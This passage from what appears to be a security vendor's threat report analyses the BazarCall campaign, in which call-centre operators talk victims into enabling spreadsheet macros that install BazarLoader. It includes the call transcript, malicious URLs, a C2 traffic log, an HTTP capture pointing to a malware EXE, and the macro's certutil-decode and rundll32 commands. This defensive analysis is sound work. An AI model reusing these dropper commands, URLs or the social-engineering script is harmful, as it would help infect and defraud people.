
Victim: Okay.

Operator: So we can solve the issue.

Victim: Gotcha. Alright.

Operator: Did you get it?

Victim: Alright. I'm opening it right now. I see Excel Office 365. This document is protected. Previewing is not available for protected documents. I have to press enable.



SECURITY WARNING Macros have been disabled.


THIS DOCUMENT IS PROTECTED

Previewing is not available for protected Documents

You have to press “**ENABLE EDITING**” and “**ENABLE CONTENT**” buttons to preview this Document

Figure 7. Screenshot of Excel file downloaded from BazarCall website.
Operator: Click editing and enable content.

Victim: Okay. *[pauses]* Alright. The spreadsheet changed. *[pauses]* It shows a form with a company name, first name, last name, birthdate, and all that stuff.



Company name:	
First name:	
Last name:	
Birth Date(mm/dd/yyyy):	
Contact phone number:	
Contact email address:	
Contact address:	
Line 1:	
Line 2:	
Postal/Zip code:	
State/Province:	
Country:	

Figure 8. Excel file after enabling macros. Note the different filename on the title bar.

Operator: Okay, can you see the code? The code is the important one.

Victim: I don't see a code, no.

Operator: Okay. There are different pages. Can you see the next page?

Victim: Where is this code supposed to be?

Operator: There is a confirmation code in case you don't want to get charged but in case you get charged, that is what you call us with in order to cancel the charge.

Victim: Okay, I still don't know where I'm supposed to find this code.

Operator: Just hold on and let me check with the department of IT.

Victim: Okay.

[hold music for approximately 1 minute]

Operator: Hello sir.

Victim: Yes.

Operator: I've checked with the IT department, and they are saying that the cancellation went through correctly. We are just having an issue with our servers, but the cancellation went through successfully.

Victim: Okay.

Operator: So nothing will be charged to your account. And they've given me a code on their end. Can I read it to you?

Victim: Yes.

Operator: The code is *[spells out seven characters of an alpha-numeric code]*.

Victim: Okay.

Operator: In case of any problem, you can just call back and give us that code. We will be able to resolve any issue.

Victim: Okay. Thank you.

Operator: You're welcome sir. And if you call back, you can ask for *[operator's first name]*, because we have many *[garbled]*.

[Victim repeats operator's first name]

Operator: Yes, that's my name.

Victim: Alright, well thank you.

Operator: Have a good day.

Victim: Goodbye.

Operator: Goodbye sir.

Infection Traffic


After macros are enabled on the downloaded Excel file, the BazarLoader DLL is dropped, and it generates a URL containing the string campo. This type of URL is called Campo Loader, which acts as a gateway that redirects traffic to malware. Some examples of Campo Loader URLs generated by a BazarLoader DLL are shown below in Table 1.

Date	URL
2021-03-25	hxxp://whynt[.]xyz/campo/w/w
2021-03-29	hxxp://veso2[.]xyz/campo/r/r1
2021-03-31	hxxp://about2[.]xyz/campo/a/a1

2021-04-07	hxxp://basket2[.]xyz/campo/u/u1
2021-04-08	hxxp://dance4[.]xyz/campo/d8/d9
2021-04-14	hxxp://glass3[.]xyz/campo/gl/gl3
2021-04-15	hxxp://idea5[.]xyz/campo/id/id8
2021-04-16	hxxp://keep2[.]xyz/campo/jl/jl7

Table 1. Recent Campo Loader URLs generated by BazarCall spreadsheet macros.

Figure 9 shows a Campo Loader URL from April 14, 2021 redirecting to a URL for BazarLoader.



```
POST /campo/gl/gl3 HTTP/1.1
Host: glass3.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Wed, 14 Apr 2021 17:08:55 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=48q68k3rf4c9p8ephf9uei4jim0ujvkv; expires=Wed, 14-Apr-2021 19:08:55 GMT; Max-Age=7200; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 40
Content-Type: text/plain;charset=UTF-8

http://glass3.xyz/uploads/files/hah5.exe
```


Figure 9. Campo Loader URL successfully redirecting to a URL for BazarLoader.

Examples of recent URLs for BazarLoader EXE files are shown below in Table 2.

Date	URL
2021-03-25	hxxp://whynt[.]xyz/uploads/files/dl8x64.exe
2021-03-29	hxxp://admin.yougleeindia[.]in/theme/js/plugins/o1e.exe
2021-03-29	hxxp://admin.yougleeindia[.]in/theme/js/plugins/rt3ret3.exe
2021-03-31	hxxp://about2[.]xyz/uploads/files/ret5er.exe
2021-04-07	hxxp://www.carsidecor[.]com/wp-content/uploads/2021/04/cv76.exe
2021-04-08	hxxp://dance4[.]xyz/uploads/files/10r3.exe
2021-04-14	hxxp://glass3[.]xyz/uploads/files/hah5.exe
2021-04-15	hxxp://idea5[.]xyz/uploads/files/ratan.exe
2021-04-15	hxxp://idea5[.]xyz/uploads/files/rets.exe
2021-04-16	hxxp://keep2[.]xyz/uploads/files/suka.exe

Table 2. Recent URLs for BazarLoader malware.

The BazarLoader executable generates HTTPS C2 traffic noted below in Figure 10.



```
Time                 Dst              port  Host                               Info
2021-04-14 17:07:24  47.91.78.36      80    worldbooks.us                      GET / HTTP/1.1
2021-04-14 17:07:25  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:25  20.54.25.4       443   geo.prod.do.dsp.mp.microsoft.com   Client Hello
2021-04-14 17:07:25  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:25  52.242.211.89    443   client.wns.windows.com             Client Hello
2021-04-14 17:07:26  104.95.91.76     443   kv601.prod.do.dsp.mp.microsoft.c…  Client Hello
2021-04-14 17:07:26  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:26  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:26  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:26  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:29  204.79.197.219   443   edge.microsoft.com                 Client Hello
2021-04-14 17:07:29  204.79.197.219   443   edge.microsoft.com                 Client Hello
2021-04-14 17:07:30  172.67.71.245    443   via.placeholder.com                Client Hello
2021-04-14 17:07:38  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:38  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:38  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:53  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:07:54  204.79.197.219   443   edge.microsoft.com                 Client Hello
2021-04-14 17:08:14  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:08:14  47.91.78.36      443   worldbooks.us                      Client Hello
2021-04-14 17:08:45  40.126.29.7      443   login.microsoftonline.com          Client Hello
2021-04-14 17:08:54  52.114.159.112   443   self.events.data.microsoft.com     Client Hello
2021-04-14 17:08:55  176.111.174.62   80    glass3.xyz                         POST /campo/gl/gl3 HTTP/1.1
2021-04-14 17:09:00  176.111.174.62   80    glass3.xyz                         POST /uploads/files/hah5.exe HTTP/1.1
2021-04-14 17:09:28  185.99.133.138   443                                      Client Hello
2021-04-14 17:09:28  104.215.148.63   443   microsoft.com                      Client Hello
2021-04-14 17:09:30  96.7.169.183     443   www.microsoft.com                  Client Hello
2021-04-14 17:09:39  195.133.192.93   443                                      Client Hello
2021-04-14 17:09:44  195.133.192.93   443                                      Client Hello
2021-04-14 17:09:50  195.133.192.93   443                                      Client Hello
2021-04-14 17:09:51  52.109.76.30     443   nexusrules.officeapps.live.com     Client Hello
2021-04-14 17:09:56  195.133.192.93   443                                      Client Hello
2021-04-14 17:09:58  52.114.159.112   443   self.events.data.microsoft.com     Client Hello
2021-04-14 17:15:14  195.133.192.93   443                                      Client Hello
```

Web traffic to **wordlbooks.us** to download Excel spreadsheet

Campo Loader URL and EXE for BazarLoader

BazarLoader C2 traffic


Figure 10. Traffic from the BazarLoader infection.

Forensics on Infected Windows Host

This section describes forensics on an infected Windows host from April 14, 2021. SHA256 hash for the downloaded spreadsheet is:

db53f42e13d2685bd34dbc5c79fad637c9344e72e210ca05504420874e98c2a6

Macros from the downloaded Excel file create artifacts in the Windows computer’s C:\Users\Public directory as shown in Figure 11.



Name	Date modified	Type	Size
Desktop		File folder	
Libraries		File folder	
Public Account Pictures		File folder	
Public Documents		File folder	
Public Downloads		File folder	
Public Music		File folder	
Public Pictures		File folder	
Public Videos		File folder	
130486.dot	4/14/2021 5:08 PM	Microsoft Word 97 - 2003 Template	102 KB
130486.pgj	4/14/2021 5:08 PM	PGJ File	76 KB
130486.xlsb	4/14/2021 5:08 PM	Microsoft Excel Binary Worksheet	102 KB

Figure 11. Artifacts were created after enabling macros from the downloaded Excel file on April 14, 2021

File information is shown below in Table 3. The first two are text files with the same SHA256 hash. The other file is a BazarLoader DLL.

File name	File type	SHA256 hash
130486.xlsb	ASCII text	2632c0cc222a6d436b50a418605a7bd4fa8f363ab8d93d10b831cdb28a2ac1bc
130486.dot	ASCII text	2632c0cc222a6d436b50a418605a7bd4fa8f363ab8d93d10b831cdb28a2ac1bc
130486.pgj	DLL	f3b5cf1e40aed4567a8996cf107285907d432b4bc8cc3d0b46aae628813d82d4

Table 3. Artifacts from a BazarCall spreadsheet seen on April 14, 2021.

130486.xlsb and 130486.dot consist of an American Standard Code For Information Interchange (ASCII) string with base64 text. This text represents the BazarLoader dynamic link library (DLL) file. Macro code from the downloaded Excel file converts the base64 text to a DLL named 130486.pgj and runs this DLL using the following script commands:


- cmd.exe /c certutil -decode %PUBLIC%\130486.dot %PUBLIC%\130486.pgj
- rundll32 %PUBLIC%\130486.pgj,DF1

Keep in mind these files are from one specific example. Artifacts generated from other spreadsheets have different names and different file extensions. Common characteristics include:

- All three artifacts have the same name, but different file extensions.

- Two of the artifacts are ASCII strings with base64 text.
- One of the artifacts is a DLL for BazarLoader.
- One of the text-based artifacts uses an .xlsb file extension.

The DLL is designed to retrieve a BazarLoader EXE. In our example from April 14, 2021, the BazarLoader EXE was saved to a folder under the C:\ProgramData directory as shown below in Figure 12.



Name	Date modified	Type	Size
bakjr.exe	4/14/2021 5:09 PM	Application	248 KB

Property	Value
Description	
File description	need no risk
Type	Application
File version	7.3.1.9
Product name	Accompany
Product version	7.3.1.0
Copyright	Copyright (C) Brawle2021
Size	248 KB (253,952 bytes)
Date modified	4/14/2021 5:09 PM
Language	Russian (Russia)
Original filename	accompany.exe

1 item 1 item selected 248 KB

Figure 12. Windows EXE file for BazarLoader.

Follow-Up Activities

BazarLoader provides backdoor access to an infected Windows host. In some cases, Cobalt Strike is seen as follow-up malware, leading to other malware like Anchor. At least two cases have been publicly documented where BazarLoader malware led to Cobalt Strike and then to Anchor malware. One case happened in February 2021, and the other case happened in March 2021.

However, BazarLoader is not limited to just Cobalt Strike and Anchor as follow-up malware. 2020 saw reports of BazarLoader leading to ransomware like Ryuk. Backdoor access to an infected Windows host could lead to any family of malware.

Conclusion

As early as February 2021, we have seen several reports of the BazarCall method distributing BazarLoader malware using call center personnel. These infections follow noticeable patterns, and they can lead to other malware like Cobalt Strike, Anchor and Ryuk ransomware.

Organizations with decent spam filtering, proper system administration and up-to-date Windows hosts have a much lower risk of infection from BazarLoader malware and its post-infection activity. Palo Alto Networks Next-Generation Firewall customers are further protected from this threat with a Threat Prevention security subscription.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise described in this report, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

Appendix A

Examples of BazarCall emails (March and April 2021): GitHub repository.

Appendix B

Examples of domains hosting the fake websites used for the BazarCall method (March and April 2021): GitHub repository.

Appendix C

96 examples of Excel spreadsheets from unsubscribe pages from fake websites using the BazarCall method (March and April 2021): GitHub repository.

Appendix D

11 examples of BazarLoader DLL files dropped by Excel spreadsheet macros (March and April 2021): GitHub repository.

Appendix E

SHA256 hashes for 24 examples of BazarLoader EXE files retrieved by BazarLoader (March and April 2021): GitHub repository.